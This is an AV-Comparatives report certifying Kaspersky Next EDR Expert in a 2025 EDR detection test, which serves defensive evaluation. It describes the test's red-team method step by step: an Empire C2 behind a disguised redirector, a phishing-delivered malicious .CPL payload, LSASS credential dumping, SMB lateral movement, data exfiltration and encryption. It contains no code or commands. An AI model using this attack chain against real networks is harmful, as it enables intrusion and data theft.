


Independent Tests
of Anti-Virus Software

www.av-comparatives.org

EDR Detection Validation Certification Test 2025

Test period: January 2025

Last revision: 25th February 2025

Kaspersky Next EDR Expert (on-premises)

EDR Executive Summary

AV-Comparatives conducted this EDR Detection Validation Test in January 2025, with the report published in March 2025. As the first report of its kind, it serves as a pilot test, paving the way for future evaluations of this nature. Kaspersky was the first vendor to accept the invitation to participate, facing the challenge of undergoing the assessment without prior benchmarks from other vendors.

The test includes a full attack scenario consisting of 14 steps and several sub-steps, as well as a Signal-to-Noise assessment. The tested product was configured in Detection Only mode to accurately assess its capabilities in identifying each technique used in the attack steps.

Kaspersky Next EDR Expert[1] (on-premises) successfully detected multiple techniques used in the tested attack scenario. The product demonstrated the following detection capabilities across the tested steps:

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
Active Response	●	●	●	○	●	○	●	●	○	○	●	○	●	●
Telemetry	●	●	●	●	●	●	●	●	○	●	●	○	●	●
Total Result	●	●	●	●	●	●	●	●	○	●	●	○	●	●

In addition to the attack scenario, we conducted five different signal-to-noise tests, simulating e.g. routine administrator tasks. Kaspersky correctly handled four of these tests, while one was incorrectly classified, generating an active alert where no alert was expected.

	StN-1	StN-2	StN-3	StN-4	StN-5
Active Response	●	○	●	●	●

● *Validated*

○ *Not Validated*

In this evaluation, certification is granted based on a product's performance in **AV-Comparatives' EDR Detection Validation Test**.

To achieve certification, a product must detect at least two-thirds of the tested steps (either by Active Response or Telemetry) while generating no more than three alerts in the Signal-to-Noise scenarios. Only certified products will have their reports published.

Kaspersky Next EDR Expert (on-premises) was Certified in the EDR Detection Validation Test.

[1] Kaspersky EDR Expert is now part of Kaspersky Next EDR Expert (https://www.kaspersky.com/enterprise-security/endpoint-detection-response-edr)

Contents

Introduction

Every year, AV-Comparatives conducts the EPR Test[2], which focuses on measuring the quality of prevention provided by EPP, EDR, and XDR products. Starting this year, in addition to the EPR test, we have introduced a new Detection Test, which - as the name suggests -evaluates the detection capabilities of these products.

Methodology

Attack Scenario

As mentioned above, this test is not designed to evaluate the quality of prevention mechanisms but rather the ***detection capabilities*** of individual attack steps and techniques in EDR products. To facilitate this, each product in the test was configured to operate in detection-only mode. This approach allows us to closely examine how well separate techniques are detected, even for actions or activities that the product would typically block in its default configuration. Additionally, it ensures that a Security Officer receives sufficient Threat Intelligence information for later analysis.

The complexity of configuring products for detection-only mode varies from vendor to vendor. Some vendors provide an easy-to-use switch to activate this mode, while others do not, as their solutions are designed to operate in an automatic mode, blocking and remediating all malicious activities while accumulating related technical information about the prevented attack. To ensure consistency and accuracy, we worked directly with each vendor during the setup process and thoroughly documented all configuration changes made.

Why do we configure products in detection-only mode instead of attempting to bypass them with an initial access malware sample before moving on to post-exploitation? The main reason is simple: we cannot reliably create a malware sample that is guaranteed to bypass every product and establish a command-and-control (C2) channel. Even if we could, the likelihood of successfully bypassing all products in the test using the same sample is quite low. While it might be possible to craft a sample that evades multiple products with enough time and effort, this would require tailoring different samples for each product.

To streamline the testing approach, it is far more efficient to configure all products in detection-only mode. This ensures consistent initial access across products using the same malware sample, or more precisely, the same malware type or technique (recompiled as needed for each test). This method provides a standardized starting point for post-exploitation activities, making comparisons between products fairer and more reliable.

It is important to note that no vendor knows in advance which APT threat model, chain of attack techniques, or execution flow will be used in the test. Each product is evaluated blindly, meaning vendors have no prior knowledge of the exact attack sequence. This approach ensures a real-world simulation of how their product would perform against an unknown advanced persistent threat (APT). Future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.

[2] https://www.av-comparatives.org/wp-content/uploads/2024/09/EPR_Comparative_2024.pdf

Signal-to-Noise Analysis

In addition to the primary attack scenario, we designed five distinct Signal-to-Noise scenarios to measure overalerting and noise. Unlike several other test labs, we deliberately excluded these scenarios from the main attack simulation based on several key considerations.

In real-world attack scenarios and enterprise threat investigations, Signal-to-Noise analysis provides critical insights for threat hunting. However, integrating these scenarios into the primary attack simulation could introduce additional variables that may obscure the true detection effectiveness of the tested products.

To maintain clarity, we conducted Signal-to-Noise testing as a separate activity. For example, consider an organization where an EDR triggers an alert for a scheduled task executing a script from the SYSVOL share on a workstation. While this activity might be completely legitimate within the organization, it could also indicate an attack. Investigating such detections requires resources, including personnel, time, and tools, to determine whether the activity is benign or part of a malicious campaign.

By decoupling the Signal-to-Noise test from the primary attack scenario, organizations gain a clearer understanding of the impact of Signal-to-Noise (overalerting) without conflating it with actual attack indicators. This separation not only ensures a more accurate assessment of an EDR's detection capabilities but also helps prevent unnecessary investigations triggered by unrelated Signal-to-Noise scenarios. Ultimately, this approach reduces operational overhead and enhances efficiency in threat detection and response.

To ensure a realistic evaluation, we do not disclose the specific Signal-to-Noise scenarios used in the test unless a vendor fails to handle one, in which case some details are provided in the public report. This policy prevents vendors scheduled for future testing from preparing in advance, ensuring a fair and unbiased assessment. Additionally, minor variations are introduced in each test iteration to maintain the integrity of the evaluation process.

Test Setup

Our test setup consists of an internal environment with Windows 11 workstations/clients, along with a file server and a domain controller, both running Windows Server 2022.

For our command and control (C&C) infrastructure, we utilized Microsoft Azure, deploying Empire as the C&C server on a Kali Linux VM. To enhance security, we implemented a redirector, which forwards traffic from the Empire implant/payload to the C&C server, adding an additional layer of obfuscation.

To deliver our spear-phishing email to the target machine (WS01) in the internal lab, we opted for a straightforward approach, using a Gmail account for simplicity.




Figure 1 Test Setup Infrastructure

How We Tested

For our attack scenario, we utilized the latest version of the Empire framework (v5.12) available at the time of testing. Empire was deployed on a Kali Linux instance hosted on Microsoft Azure.

To manage communication between an Empire implant (payload on the targeted client) and the Empire server, we configured an additional Linux machine as a redirector. This intermediary server routed command and control (C2) traffic from implants active on WS01, WS02, or FS01 within the internal test network to the C2 server, thereby enhancing operational security.

To further improve the plausibility of the Azure-based redirector from an attacker's perspective, we:

- Assigned it a legitimate-sounding Fully Qualified Domain Name (FQDN).
- Used a web categorization service to classify it as a legitimate computer service or a similar category.

These measures increased the credibility of the C2 infrastructure and reduced the likelihood of detection by security solutions.

It is worth noting that in a real-world red teaming engagement, a more complex C2 infrastructure—such as one incorporating reverse proxies—would typically be used. However, for the purposes of this lab test, such complexity was unnecessary and beyond the intended scope.

For the initial access phase, we created a malicious payload named *Zoom-Plugin-2025.01.23.cpl*

Using Empire's x64 shellcode as a base, we manually created a malicious .CPL file. This payload was hosted on pCloud, and the download link was embedded in a spear-phishing email designed to trick targets into executing it.

Detection Test Workflow

Our goal was to simulate a red team attack scenario based on our own experience, incorporating some influence from Advanced Persistent Threats (APTs) such as APT41 or Wizard Spider. However, this year, we chose not to focus heavily on mimicking or replicating the operations of a single APT group. Instead, we adopted a broader approach, emphasizing Tactics, Techniques, and Procedures (TTPs) that we have frequently encountered or used in past engagements, as well as those that average organizations are likely to face in real-world attack scenarios.

We believe that focusing on a specific APT group is not always necessary for effective testing. While such APT-based simulations can be valuable, our primary objective is to create realistic attack scenarios that reflect a wide range of potential threats. This approach allows us to better assess the detection capabilities of EDR products in identifying and responding to diverse attack techniques, providing actionable insights that are broadly applicable across various organizations.

To ensure a realistic evaluation, tested product vendors were not informed in advance about the selected techniques used during the test. This methodology reflects real-world conditions, where APT groups do not pre-inform vendors about the specific attack techniques they are going to deploy. By keeping the attack sequence unknown to vendors, we can more accurately measure how well their EDR solutions detect and respond to previously unseen threats.




Figure 2 Detection Test Workflow

The following list provides an overview of the steps and sub-steps executed during the attack scenario.

Step	Sub-Steps
Step 1: Initial Access	**Step 1.1:** Delivery spear phishing email to target WS01, open email and download malware.
Step 2: Execution	**Step 2.1:** Execute a malware sample in form of control panel applet on WS01.
Step 3: Persistence	**Step 3.1:** Create local unprivileged persistence using a scheduled task job. **Step 3.2:** Create local unprivileged persistence via registry key run.
Step 4: Discovery	**Step 4.1:** Enumeration of security software on compromised workstation WS01. **Step 4.2:** Enumeration of device drivers and filter drivers on WS01. **Step 4.3:** Enumeration of local accounts on WS01 and domain user accounts. **Step 4.4:** Enumeration of local user sessions on WS01.
Step 5: Privilege Escalation	**Step 5.1:** Enumeration of local privilege escalation options and privilege escalation through abuse of an unquoted service path vulnerability on WS01.
Step 6: Credential Access	**Step 6.1:** Dumping the credentials of LSASS.exe on WS01.
Step 7: Lateral Movement	**Step 7.1:** Move laterally via SMB from WS01 to WS02.
Step 8: Persistence	**Step 8.1:** Create local persistence on WS02 by creating a new local user and adding the user to the local admin group.
Step 9: Discovery	**Step 9.1:** Enumeration of local user sessions on WS02.
Step 10: Credential Access	**Step 10.1:** Dumping the credentials of LSASS.exe on WS02.
Step 11: Lateral Movement	**Step 11.1:** Move laterally via SMB from WS02 to FS01.
Step 12: Exfiltration	**Step 12.1:** Exfiltrate data from FS01 via the command-and-control channel in Empire.
Step 13: Impact	**Step 13.1:** Encrypt data on FS01.
Step 14: Exfiltration	**Step 14.1:** Exfiltrate the encrypted data via the command-and-control channel in Empire.

Signal-to-Noise Test Workflow

We designed and tested five distinct Signal-to-Noise scenarios to evaluate the quality of detections and alerts, focusing on over-alerting prevention. As previously mentioned, to ensure accurate results, we fully separated these tests from the attack scenario, preventing any interference with the assessment of detection effectiveness. Each Signal-to-Noise scenario was tested independently, allowing for a clear evaluation of how well products differentiate between benign activity and real threats.

Tested Product

Kaspersky Next EDR Expert (on-premises) was tested as part of AV-Comparatives' EDR Detection Certification Test in January 2025. The tested product version was 7.0. The test aimed to validate the product's threat detection capabilities.




Figure 3 Kaspersky Next EDR Expert (on-premises) management console

Kaspersky Next EDR Expert delivers comprehensive visibility and powerful defences across all endpoints. It automatically detects complex cyberthreats, investigates incidents proactively, and equips IT teams with the tools they need for effective response.

Kaspersky Next EDR Expert enables companies to:

Strengthen control over endpoint infrastructure

Users can see the complete threat picture – where an attack originates, how it spreads, which hosts are affected, and what actions to take to prevent damage.

Hunt threats and minimize risks

Enhanced investigation capabilities include Kaspersky's unique Indicators of Attack (IoAs), MITRE ATT&CK enrichment, a flexible query builder, and access to the Kaspersky Threat Intelligence Portal for effective threat hunting and fast incident response.

Respond faster and more efficiently

Centralized incident management, automated and manual response scenarios, and guided investigation streamline security operations across all endpoints on the corporate network.

Test Results in Brief

Detection Test Results

In this section, we examine the detailed detection results for our attack scenario, which consists of 14 steps and their respective sub-steps.

The results table below presents detection results on a step-by-step basis, rather than at the sub-step level. For steps consisting of multiple sub-steps, we evaluated detection based on whether at least one sub-step triggered an Active Response or Telemetry. If a single sub-step resulted in detection, the entire step was marked accordingly. For a more detailed breakdown, see the Attack in Detail section below.

